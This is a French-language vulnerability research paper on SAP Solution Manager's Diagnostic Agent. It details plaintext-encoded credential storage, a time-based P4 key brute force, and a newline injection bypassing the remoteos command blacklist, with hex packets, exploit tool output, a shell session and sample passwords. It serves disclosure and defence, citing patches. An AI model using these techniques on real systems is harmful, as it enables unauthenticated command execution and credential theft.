L'agent qui parlait trop

Yvan Genuer
ygenuer@onapsis.com

Onapsis

Résumé. Dans les paysages SAP, le SAP Solution Manager (SOLMAN) pourrait être comparé à un contrôleur de domaine dans le monde Microsoft. Il s'agit d'un système technique, connecté à tous les autres systèmes SAP. Si une entreprise souhaite utiliser pleinement les capacités du SOLMAN, elle doit installer une application appelée 'Solution Manager Diagnostic Agent' (SMDAgent) sur chaque serveur où se trouve un système SAP. Dans cette présentation, nous décrirons le cheminement que nous avons suivi lors de nos recherches sur ce SMDAgent. Les sujets abordés seront : l'analyse de protocole réseau, le détournement d'authentification et le contournement de liste noire qui conduisent à une exécution de commande à distance non authentifiée. Nous fournirons les correctifs et les mesures à prendre pour atténuer toutes les vulnérabilités.

1 Introduction

Avec plus de 437000 clients dans 180 pays, SAP est le leader mondial des ERP. 87% des plus grosses entreprises mondiales utilisent SAP [1]. Parmi les dizaines de systèmes proposés par SAP, l'un d'entre eux est particulièrement intéressant d'un point de vue sécurité $1 le système SAP Solution Manager [2] (SOLMAN). Contrairement aux autres systèmes classiques, celui-ci est un système dit technique, destiné aux administrateurs. Il fournit de multiples fonctionnalités centralisées, comme la gestion des utilisateurs, la surveillance en direct des systèmes ou encore la vérification des correctifs applicatifs manquants. De par leur fonction, les SOLMAN sont des systèmes connectés à tous les autres systèmes SAP avec des droits importants. Donc potentiellement une cible intéressante pour un attaquant.

Afin d'être efficace et non dépendant du type de système qu'il doit contrôler, le SOLMAN utilise un composant appelé SAP Solution Manager Diagnostic Agent (SMDAgent). Ce composant est installé sur tous les systèmes SAP du paysage. Ses principales fonctions sont la surveillance du système et la remontée de diagnostic.

Nous nous sommes intéressés à ce composant, car s'il était compromis, il pourrait peut-être permettre de remonter au SOLMAN... pour ensuite



Fig. 1. Communication entre Solman et ces Agents

compromettre l'ensemble du parc. De plus la portée d'une attaque sur les agents est large, car ce composant existe sur tous serveur hébergeant un système SAP.

2 Etat de l'art

Il existe une documentation officielle sur le SMDAgent, mais elle ne concerne que les parties installation, configuration et administration [3]. La partie dédiée à la sécurité se limite à la configuration de P4S (SSL sur du P4).

L'unique publication de recherche indépendante de ce composant, et du SOLMAN plus généralement, date de 2012 $1 'Inception of the SAP Platform's Brain' par Juan Perez Etchegoyen [4]. Ce dernier a montré qu'il était possible, à distance et sans authentification, d'accéder au 'Remote Support Component' (RSC) de l'agent et ainsi exécuter des commandes OS. Depuis SAP AG à corrigé, en Octobre 2012 par le patch 1774568 [5], en forçant l'authentification pour accéder au RSC.

3 Premier contact

Le SMDAgent n'est pas un système SAP à proprement parler. C'est une application, utilisant le moteur SAP JAVA et dépourvu de base de données. L'identifiant système est DAA, le numéro de système 98 et le répertoire d'installation dans `/usr/sap/DAA`. L'arborescence des répertoires, tableau 1, est classique pour du SAP sauf pour le répertoire SDMAgent.

L'agent possède 36 applications par défaut. Chaque application permet d'effectuer une tâche pour le SOLMAN

Chemin	Description
/usr/sap/DAA/SYS	Contient le kernel et la configuration de l'instance
/usr/sap/DAA/SMD98	Répertoire de l'instance
/usr/sap/DAA/SMD98/SMDAgent	Contient les applications de l'agent
/usr/sap/DAA/SMD98/script	Scripts d'administration et d'installation
/usr/sap/DAA/SMD98/work	Fichiers de traces et de logs

Tableau 1. Répertoire globale

et est stockée dans un répertoire suivant le schéma : `./applications/com.sap.smd.agent.application.<nom>.<version>`. Comme le montre la listing 1.

```
.../applications/com.sap.smd.agent.application.sapstartsrv.remote_7
    .20.8.0.20181204114919
.../applications/com.sap.smd.agent.application.remoteos_7
    .20.8.0.20181204114919
.../applications/com.sap.smd.agent.application.global.
    configuration_7.20.8.0.20181204114919
.../applications/com.sap.smd.agent.application.remotesetup_7
    .20.8.0.20181204114919
.../applications/com.sap.smd.agent.application.wily_7
    .20.8.0.20181204114919
```

Listing 1. Extrait répertoire application

A chaque application correspond un répertoire de configuration, qui suit la même logique de nommage, sans la version, dans `./applications.config/com.sap.smd.agent.application.<nom>`. Exemple sur le listing 2. Tout les fichiers configuration de ces répertoire sont chiffrés.

```
.../applications.config/com.sap.smd.agent.application.sapstartsrv.
    remote
.../applications.config/com.sap.smd.agent.application.remoteos
.../applications.config/com.sap.smd.agent.application.global.
    configuration
.../applications.config/com.sap.smd.agent.application.remotesetup
.../applications.config/com.sap.smd.agent.application.wily4java
```

Listing 2. Extrait répertoire configuration

Sous Linux et Unix, il existe un seul et unique utilisateur pour ce SMDAgent : daaadm. C'est l'utilisateur administrateur de l'agent. C'est aussi sous cet utilisateur que tournent les services listé dans le tableau 2. Le fait d'avoir un port aléatoire sur un service n'est pas commun dans le monde de SAP. D'ordinaire, les ports utilisés par SAP utilisent un format connu [6]. De plus ne trouvant pas de documentation officielle sur ce dernier, nous allons y consacrer une partie de notre étude.

Port	Format	Binaire	Description
59813	5xx13	sapstartsrv	Standard SAP Management Console (MC)
64996	6499x	jc.sapDAA_SMDA98	Service interne à l'agent
41026	Aléatoire	jstart	Non documenté

Tableau 2. Services exposés par l'agent

4 L'échec du *SAP Secure Storage*

Le *SAP Secure Storage* est un composant présent sur tous les systèmes SAP, y compris le SMDAgent, permettant de stocker des données sensibles que l'application pourra récupérer pour effectuer certaines opérations. Nous avons rapidement découvert que sur le SMDAgent, le *SAP Secure Storage* n'est pas chiffré par défaut comme le montre le listing 3.

```
smdagent.orl.onapsis.com:daaadm 66> pwd
/usr/sap/DAA/SMDA98/SMDAgent/configuration
smdagent.orl.onapsis.com:daaadm 67> cat secstore.properties
#SAP Secure Store file - Don't edit this file manually!
#Tue Oct 29 21:40:22 ART 2019
$internal/mode=Not encrypted
$internal/version=Ny4wMC4wMDAuMDAx
sld/usr=amF2YS5sYW5nLlN0cmluZ3w4fHNhcGFkbWluJCQkJCQkJCQkJCQkCg\=\=
sld/pwd=amF2YS5sYW5nLlN0cmluZ3wxNHx3UThjW2VYN3BkNGp+RiQkJCQkJAo\=
smd/agent/crypto/algo=
    amF2YS5sYW5nLlN0cmluZ3wxMXxERVNlZGUoMTY4KSQkJCQkJCQkJA\=\=
smd/agent/secretkey=
    amF2YS5sYW5nLlN0cmluZ3w0OHwxOTdmODYxZmQzZjE5ODdmODVlYTA3YWI0YWQ2
    \r\nOTJhMTNiYTE2NDQzYzQ5YmJhODYkJCQkJCQkJCQkJCQ\=
smd/agent/certificate/pass=
    amF2YS5sYW5nLlN0cmluZ3wzOHx7NUI0RTQ3RjEtNDdGMC1FQzY3LUUxMDAtMDAw
    \r\nMEMwQThFMTFDfSQk
```

Listing 3. SAP Secure Storage

En effet le paramètre `$internal/mode=Not encrypted` signifie que les entrées sont seulement encodées en base64. Il est donc possible de récupérer l'ensemble du contenu du textitSAP Secure Storage de l'agent, comme dans le listing 4.

```
$internal/version = 7.00.000.001
sld/usr = java.lang.String|8|sapadmin$$$$$$$$$$$$
sld/pwd = java.lang.String|14|wQ8c[eX7pd4j~F$$$$$$
smd/agent/crypto/algo = java.lang.String|11|DESede(168)$$$$$$$$$
smd/agent/secretkey = java.lang.String|48|197
    f861fd3f1987f85ea07ab4ad692a13ba16443c49bba86$$$$$$$$$$$$
smd/agent/certificate/pass = java.lang.String|38|{5B4E47F1-47F0-ED67
    -A200-124CC4A8E66F}$$
```

Listing 4. Le *SAP Secure Storage* décodé

Seul l'utilisateur administrateur de l'agent, daaadm, a accès au fichier. Cependant c'est un problème de configuration par défaut de l'application corrigé suite à nos recherches [7].

Les entrées les plus intéressantes sont `smd/agent/crypto/algo` et `smd/agent/secretkey`, car elles permettent de déchiffrer les fichiers de configuration des applications liées à l'agent.

Les aglorithmes possibles sont : RC4(1024), Blowfish(448), Blowfish(256), DESede(168), AES, DES. L'utilisation d'un algorithme se fait en fonction de la version de l'agent et des bibliothèques SAP disponibles dans le noyau.

La `secretkey` est mise à jour à chaque démarrage de l'agent.

Après avoir déchiffré l'ensemble des fichiers de configuration, nous avons trouvé que l'une de ces applications, appelée `com.sap.smd.agent.application.global.configuration` contient des paramètres de sécurités critiques permettant d'accéder au système lié à l'agent, mais aussi de remonter au SOLMAN lui-même.

```
#Tue Oct 29 21:40:21 ART 2019
BW/ITS/protocol=http
BW/client=001
BW/host=solman.orl.onapsis.com
BW/sysnum=00
BW/user=SM_TECH_ADM
BW/password=j^Aw<y^EmT*?_hwoc}8K)R>u‘z{ybo/~so>&N’=Z
BW/rfc/password=-Fcq2&mUR7yyBS2=>N5=NrMSzuk^/U6HJ((tb2%\#
BW/rfc/user=SMD_RFC
BW/ownSystem=false
I74/abap/admin/pwd=wQ8c[eX7pd4j~F
I74/abap/admin/user=SAPADMIN
I74/abap/client=000
I74/abap/com/pwd=C’un4%Vy4‘
I74/abap/com/user=SMDAGENT_S72
dcc.url=http\://solman.orl.onapsis.com\:50000/sap/bc/srt/scs/sap/
    e2e_dcc_push?sap-client\=001
dpc.url=http\://solman.orl.onapsis.com\:50000/sap/bc/srt/scs/sap/
    e2e_dpc_push?sap-client\=001
e2e.mai.password=\=X\#\=&k%&JFC]d\\;^}CeJUwst8’_qd4-d_bBG3F95
e2e.mai.user=SM_EXTERN_WS
e2e.maiIntern.password=56{Y90DJs<&*5!d-w(~49cXK2X-pUJ4bHZF_.Th8
e2e.maiIntern.user=SM_INTERN_WS
introscope.em.connect.timeout.sec=30
saphostagent.supported.version=720,78
selfcheck/enable_dependency_mode=false
setup/defaultPassword=
wily.disable.saprouter=true
wily.em.ignore.mom.for.query=false
```

Listing 5. Fichier _Default_Configuration.properties déchiffré

En plus des informations de connexion nécessaires, des identifiants importants sont accessibles. Dans l'exemple du listing 5, l'utilisateur `I74/abap/admin/user=SAPADMIN` peux être utilisé pour compromettre le système SAP I74 qui se trouve sur la même machine que l'agent. De plus `BW/user=SM_TECH_ADM` possède des privilèges suffisants pour compromettre le SOLMAN se trouvant sur la machine `BW/host`.

Ces éléments de recherche nous ont confirmé que si l'agent était compromis alors il serait facile de remonter au SOLMAN lui-même. C'est pourquoi nous avons cherché à savoir si c'était possible.

5 Etude du service P4

Grace à strace, listing 6, nous avons découvert que le service derrière le port aléatoire était un service P4.

```
18513 getsockname(14, {sa_family=AF_INET, sin_port=htons(41026),
    sin_addr=inet_addr("192.168.143.22")}, [16]) = 0
18513 recvfrom(14, "YV", 2, 0, NULL, NULL) = 2
18513 accept(64,  <detached ...>
[...]
[pid 32337] sendto(67, "v1", 2, 0, NULL, 0) = 2
[pid 32337] sendto(67, "\x1d", 1, 0, NULL, 0) = 1
[pid 32337] sendto(67, "#p#4", 4, 0, NULL, 0) = 4
[pid 32337] sendto(67, "None:192.168.143.22:13070", 25, 0, NULL, 0)
    = 25
```

Listing 6. strace -p $(pidof jstart) -x -f -e trace=network -s 10000

Dans les précédentes versions de l'agent, avant 2012, le port était standardisé sur le modèle 5xx04 où xx était le numéro de système, soit 59804. Cette standardisation est toujours de rigueur sur le système SOLMAN.

De plus ce protocole est utilisé par le SOLMAN pour communiquer avec ses agents, comme le suggère d'ailleurs une connexion visible juste après le démarrage d'un agent.

Remarque importante : cette connexion existe tant que l'agent est démarré.

L'étape suivante consistait à capturer et étudier ces communications, figure 2.

Les résultats observés sont les suivants, détail en figure 3 : lorsque l'agent démarre, il initie la communication P4 entre lui-même et son SOLMAN configuré. Une fois l'échange d'authentification effectué, le SOLMAN fournit un identifiant d'objet ainsi qu'une clé pour la communication future.

Après quelques tests, nous avons pu comprendre certains champs et proposer la structure en listing 7.



Fig. 2. Protocol P4



Fig. 3. Resultat P4

```
  0   1   2   3   4   5   6   7   8   9   A   B   C   D   E   F
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|  Packet size  |        Fixed            | Solman header |    ??
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
                            |Fct len|    Function name
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
*
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
| Object ID     | Stub version  |     Key       |
+---+---+---+---+---+---+---+---+---+---+---+---+
```

Listing 7. Paquet P4

Le listing 8 montre un exemple de paquet envoyé par le SOLMAN à son agent. Dans ce cas, il exécute la fonction `1_p4_getRuntimeStatus()` pour récupérer l'état de l'agent.

```
00000000: 0000 4a00 0000 ffff ffff 5a15 8a01 bbbb  ..J.......Z.....
00000010: 0600 0000 005a 0000 0000 0000 1700 0031  .....Z.........1
00000020: 005f 0070 0034 005f 0067 0065 0074 0052  ._.p.4._.g.e.t.R
00000030: 0075 006e 0074 0069 006d 0065 0053 0074  .u.n.t.i.m.e.S.t
00000040: 0061 0074 0075 0073 0028 0029 0000 0050  .a.t.u.s.(.)...P
00000050: 0000 0001 5001 f02d                      ....P..-
```

Listing 8. Paquet getRuntimeStatus()

Si nous envoyons ce paquet capturé sur le service P4 de l'agent, cela fonctionne. L'agent répond, croyant qu'il s'agit d'une demande du SOLMAN. Cependant l'identifiant d'objet, sa version et la clé changent à chaque démarrage de l'agent. C'est à dire à chaque fois que la communication est réinitialisé.

Il est donc possible de communiquer avec l'agent via le port aléatoire, mais une authentification est nécessaire.

6 Contournement d'authentification

6.1 La clé

Afin de mieux comprendre comment la clé est générée nous avons effectué une centaine de redémarrages forcés de l'agent tout en capturant les communications avec le SOLMAN. Nous avons pu faire les constatations suivantes en comparant le contenu du paquet `1_p4_getRuntimeStatus()` :

- Seuls les champs `Object ID`, `Stub version`, `Key` changent
- Les valeurs observées pour `Object ID` sont comprises entre `00 00 00 00` et `00 00 00 FF`. Soit 255 possibilités.
- Les valeurs observées pour `Stub version` sont comprises entre `00 00 00 00` et `00 00 00 05`. Soit 5 possibilités.

Première conclusion : il est possible de fabriquer des paquets P4 afin de bruteforcer à distance ces deux champs. Cependant il est nécessaire de renseigner le champs `Key` correctement pour effectuer cette attaque.

Concernant ce champs `Key`, les différentes valeurs observées sont dans le tableau 3.

La clé est basée sur le temps ! Plus précisément basée sur la date et l'heure de l'initialisation de la communcation entre SOLMAN et son agent. Cette communcation s'établit automatiquement quelques minutes après le démarrage du SOLMAN ou de l'agent. Là encore, il serait possible de bruteforcer cette clé à condition de savoir quand ils ont démarré.

temps	valeurs	little endian	Décimal
	0xcc1ff02d	0x2df01fcc	770711500
|	0xad2bf02d	0x2df02bad	770714541
|	0xfe2bf02d	0x2df02bfe	770714622
|	0x7a2cf02d	0x2df02c7a	770714746
|	0x1a2df02d	0x2df02d1a	770714906
v	0xde3bf02d	0x2df03bde	770718686
	0xe83bf02d	0x2df03be8	770718696

Tableau 3. Extrait valeurs des clé

6.2 Date et heure de démarrage

Comme expliqué dans la partie Premier contact, un agent tourne sur le moteur SAP JAVA. L'un des services standards de ce moteur est la 'SAP Management Console' (SAP MC). Ce service, dédié aux administrateurs, expose des web services pour effectuer des tâches d'administration à distance sur le système, comme le démarrage, l'arrêt ou encore l'accès aux fichiers journaux. La plupart requierent une authentification.

Quelques unes, considérées comme non critiques, sont accessibles anonymement. C'est le cas de la fonction 'GetProcessList'... qui permet de savoir depuis quand les processus de l'instance fonctionnent.

Le listing 9 montre la réponse de cette fonction. Le champs `startime` est exactement ce que nous cherchions.

```
<SOAP-ENV:Body>
  <SAPControl:GetProcessListResponse>
    <process>
      <item>
        <name>jstart</name>
        <description>J2EE Server</description>
        <dispstatus>SAPControl-GREEN</dispstatus>
        <textstatus>All processes running</textstatus>
        <starttime>2019 10 29 07:04:12</starttime>
        <elapsedtime>48:37:22</elapsedtime>
        <pid>38924</pid>
      </item>
    </process>
  </SAPControl:GetProcessListResponse>
</SOAP-ENV:Body>
```

Listing 9. Réponse du SAP MC GetProcessList

6.3 Bruteforce

Avec ces informations et en utilisant le service P4 exposé sur le port aléatoire de l'agent, il est donc possible d'effectuer une attaque par force

brute de l'identifiant d'objet, de la version et de la clé, utilisés dans la communication en place entre l'agent et le SOLMAN.

```
$ python3 smdagent_rce.py -t target -p 19054 -s solman -r 50204
[i] Trying retrieve Agent StartTime from SAP MMC on target:59813
[i] Agent start time : 2019-10-29 07:04:12
[i] Agent uptime (hours) : 45
[i] Trying retrieve Solman StartTime from SAP MMC on solman:50213
[i] Solman start time : 2019-10-08 11:54:54
[i] Solman uptime (hours) : 545
[i] Using Agent uptime (most recent)
[i] Retrieve Solman P4 Header id from solman:50204
[i] Solman Header id = 5a158a01
[i] Bruteforce P4 timestamp key on target:19054
[i] timestamp UTC : 1572332622
[i] timestamp with time zone : 1572321822
[i] From 1572321822 to 1572322122
[i] Number processes : 20
............................................................
............................................................
......
[i] Waitting for late threads...
[*] Agent P4 time key = 443b822f
[i] Bruteforce P4 object id and Stub version on target:19054
[i] Number processes : 20
............................................................
............................................................
..............................
[i] Waitting for late threads...
[*] Agent P4 Object id = 0000000700000000
```

Listing 10. Récupération de la clé (443b822f), de l'objet ID(00000007) et de la version (00000000)

L'attaque prend quelques minutes. Il n'y a pas de trace de l'attaque dans les fichiers journaux du composant, car le niveau de détail par défaut est trop bas.

A partir de ces résultats, un attaquant peut créer ses propres paquets P4 et appeler n'importe quelle fonction ou application de l'agent.

Cette attaque n'est plus possible depuis le patch 2845377 [8] car l'agent n'expose plus de service P4.

7 Exécution de commande

7.1 L'application remoteos

L'une des applications activées par défaut sur l'agent, appelée 'remoteos', permet à un utilisateur authentifié sur le SOLMAN d'exécuter des commandes OS sur le serveur où l'agent est installé, avec les droits de l'utilisateur administrateur de l'agent, daaadm. Une fois que nous

avons compris à quel endroit dans le SOLMAN il est possible d'appeler l'application remoteos de l'agent, nous avons pu capturer et étudier les fonctions P4 concernés. Puis nous avons crééé nos propres paquets pour reproduire cet appel à l'application.

7.2 Sécurité de remoteos

Une sécurité a été mise en place et les commandes possibles sont gérées par une liste blanche. Cette liste, ou plutôt ce fichier de configuration, est au format xml et se trouve dans le répertoire de l'application 'remoteos'.

Les administrateurs peuvent y ajouter des commandes spécifiques si besoin. Par défaut, une vingtaine de commandes sont disponibles, telles que ping, tracert, df, iostat, find, echo, etc. Un exemple de configuration pour ping est donné dans le listing 11.

```
<Cmd key="os.ping" name="Ping" desc="Verifies IP-level connectivity
    to another TCP/IP computer.">
  <OsCmd ostype="WINDOWS" exec="ping" path="" param="true" runtime
      ="60">
    <Exclude param="^-t$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
  <OsCmd ostype="UNIX" exec="ping -c 4" path="" param="true" runtime
      ="60">
    <Exclude param="^-(f|l)$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
</Cmd>
```

Listing 11. Exemple de configuration pour la commande ping

Les commandes prédéterminées sont listées, avec une option allouant des paramètres. S'ils sont actifs, une expression régulière d'exclusion existe pour filtrer ces paramètres.

De plus, deux listes de caractères interdits, l'une pour Unix, l'autre pour Windows, non modifiables celles-ci, sont gérées par l'application.

```
protected void filterParameters(String params) throws
    RemoteOsException {
  checkExcludeCharacter(params, "|");
  checkExcludeCharacter(params, "&");
  checkExcludeCharacter(params, ">");
  checkExcludeCharacter(params, "<");
  checkExcludeCharacter(params, ";");
  checkExcludeCharacter(params, "\\");
  checkExcludeCharacter(params, "`");
  checkExcludeCharacter(params, "'");
  checkExcludeCharacter(params, "\n");
  checkExcludeCharacter(params, "\r");
```

```
  checkExcludeCharacter(params, "$(");
  checkExcludeCharacter(params, "!");
  checkExcludeCharacter(params, "^");
  checkExcludedParameters(params);
}
```

Listing 12. Liste des caractères interdits Unix

7.3 Contournement

Au cours de nos tests, nous avons trouvé plusieurs méthodes différentes, pour contourner cette sécurité et pouvoir exécuter n'importe quelle commande OS sans restriction. Elles sont maintenant toutes corrigées dans différents patchs [9, 10].

L'une d'entre elles était le fait de forcer un saut de ligne sans utiliser les caractères d'échappements interdits. Ceci était possible, car nous fabriquions manuellement les paquets P4, dans lesquels nous écrivions directement le saut de ligne, comme dans le listing 13.

```
...
00000a10: 702e aced 0005 7400 076f 732e 7069 6e67  p.....t..os.ping
00000a20: 7400 0931 3237 2e30 2e30 2e31 0a0d 6964  t..127.0.0.1..id
00000a30: 7073 7200 136a 6176 612e 7574 696c 2e48  psr..java.util.H
...
```

Listing 13. Exemple de contournement

La suite de l'exploitation, après l'attaque montrée dans le listing 10, permet d'éxécuter des commandes OS en tant que daaadm et donc de récupérer le continu du *SAP Secure Storage* pour ensuite déchiffrer les fichiers de configuration du SMDAgent contenant les mots de passe pour compromettre le SOLMAN.

```
[...]
[i] Agent P4 time key = 443b822f
[i] Bruteforce P4 object id on target:19054
[i] Number processes : 20
.....................................................................
.....................................................................
.................................
[i] Waitting for late threads...
[i] Agent P4 Object id = 0000000700000000
[i] Try to execute OS cmd now.
target > pwd
/usr/sap/DAA/SMDA98/SMDAgent

target > id
uid=1005(daaadm) gid=1001(sapsys) groups=1001(sapsys),1000(sapinst)
```

```
target > cat configuration/secstore.properties
#SAP Secure Store file - Don't edit this file manually!
#Tue Oct 29 21:40:22 ART 2019
$internal/version=Ny4wMC4wMDAuMDAx
sld/pwd=amF2YS5sYW5nLlN0cmluZ3wxNHx3UThjW2VYN3BkNGp+RiQkJCQkJAo\=
smd/agent/crypto/algo=
    amF2YS5sYW5nLlN0cmluZ3wxMXxERVNlZGUoMTY4KSQkJCQkJCQkJA\=\=
smd/agent/secretkey=
    amF2YS5sYW5nLlN0cmluZ3w0OHwxOTdmODYxZmQzZjE5ODdmODVlYTA3YWI0YWQ2
    \r\nOTJhMTNiYTE2NDQzYzQ5YmJhODYkJCQkJCQkJCQkJCQ\=
sld/usr=amF2YS5sYW5nLlN0cmluZ3w4fHNhcGFkbWluJCQkJCQkJCQkJCQkCg\=\=
smd/agent/certificate/pass=
    amF2YS5sYW5nLlN0cmluZ3wzOHx7NUI0RTQ3RjEtNDdGMC1FQzY3LUUxMDAtMDAw
    \r\nMEMwQThFMTFDfSQk
target >
```

Listing 14. Suite du listing 10, exemple d'exploitation

8 Conclusion

Finalement, en combinant l'exploitation des vulnérabilités décrites dans cet article il fut possible d'exécuter des commandes OS à distance, sans authentification, en tant qu'utilisateur administrateur de l'agent. Puis nous avons pu extraire et déchiffrer les identifiants critiques du SAP Solution Manager.

Par cet article j'espère avoir démontré l'importance d'appliquer les corrections listées pour le SAP Solution Manager. Mais aussi avoir montré, par un exemple concret, le cheminement possible dans la recherche de vulnérabilités sur des composants similaires.

Références

1. SAP AG. SAP Facts. https://www.sap.com/corporate/en/company.html.
2. SAP AG. SAP Solution Manager. https://www.sap.com/france/products/solution-manager.html.
3. SAP AG. SAP Diagnostic Agent Wiki. https://wiki.scn.sap.com/wiki/display/SMSETUP/Diagnostics+Agents/.
4. Juan Perez-Etchegoyen. Inception of the SAP Platform's Brain. https://conference.hitb.org/hitbsecconf2012ams/materials/D1T1%20-%20Juan-Pablo%20Echtegoyen%20-%20Attacking%20the%20SAP%20Solution%20Manager.pdf, 2012.
5. SAP AG. Disable (RSC) service exposed by the Diagnostics Agent. https://launchpad.support.sap.com/#/notes/1774568, 2012.
6. SAP AG. TCP/IP Ports of All SAP Products. https://help.sap.com/viewer/ports.

7. SAP AG. [CVE-2019-0291] Information Disclosure in Solution Manager 7.2 / CA Introscope Enterprise Manager. https://launchpad.support.sap.com/#/notes/2748699, 2019.
8. SAP AG. [CVE-2020-6198] Missing Authentication check in SAP Solution Manager (Diagnostics Agent). https://launchpad.support.sap.com/#/notes/2845377, 2020.
9. SAP AG. [CVE-2019-0330] OS Command Injection vulnerability in SAP Diagnostics Agent. https://launchpad.support.sap.com/#/notes/2808158, 2020.
10. SAP AG. Update 1 to Security Note 2808158. https://launchpad.support.sap.com/#/notes/2823733, 2020.